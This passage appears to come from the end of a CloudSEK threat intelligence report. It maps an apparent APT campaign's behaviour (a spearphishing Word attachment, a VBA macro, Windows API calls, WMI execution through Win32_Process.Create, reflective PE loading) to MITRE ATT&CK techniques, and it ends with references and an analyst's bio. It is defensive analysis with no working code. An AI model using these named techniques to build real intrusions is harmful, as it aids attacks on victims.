
MITRE Mapping

ATT&CK Tactic	Technique ID	Technique Name	Evidence from Report
Initial Access	T1566.001	Phishing: Spearphishing Attachment	Malicious email with Cybersecurity.doc attachment
Initial Access	T1204.002	User Execution: Malicious File	User opens Doc leading to payload drop and execution
Execution	T1059.005	Command and Scripting Interpreter	VBA Macro in Word Document
Execution	T1106	Native API	Use of RegOpenKeyExW, GetUserNameW, GetComputerNameExW,

ATT&CK Tactic	Technique ID	Technique Name	Evidence from Report
			CreateWaitableTimerExW
Execution	T1047	Windows Management Instrumentation	WMI used to execute CertificationKit.ini via Win32_Process.Create
Execution	T1620	Reflective Code Loading	Hex coded PE payload decode in memory and dropped

References

- *Intelligence source and information reliability - Wikipedia
- #Traffic Light Protocol - Wikipedia
- https://nsfocusglobal.com/new-apt-group-actor240524-a-closer-look-at-its-cyber-tactics-against-azerbaijan-and-israel/
- https://www.seqrite.com/blog/ung0801-tracking-threat-clusters-obsessed-with-av-icon-spoofing-targeting-israel/



Prajwal Awasthi

Prajwal is a Malware Analyst at Cloudsek, specializing in reverse engineering and threat intelligence. He focuses on uncovering new threats through malware research, with a background in Offensive Security and Windows Internals.

No items found.

Subscribe to CloudSEK Resources

Get the latest industry news, threats and resources.

Predict Cyber Threats against your organization
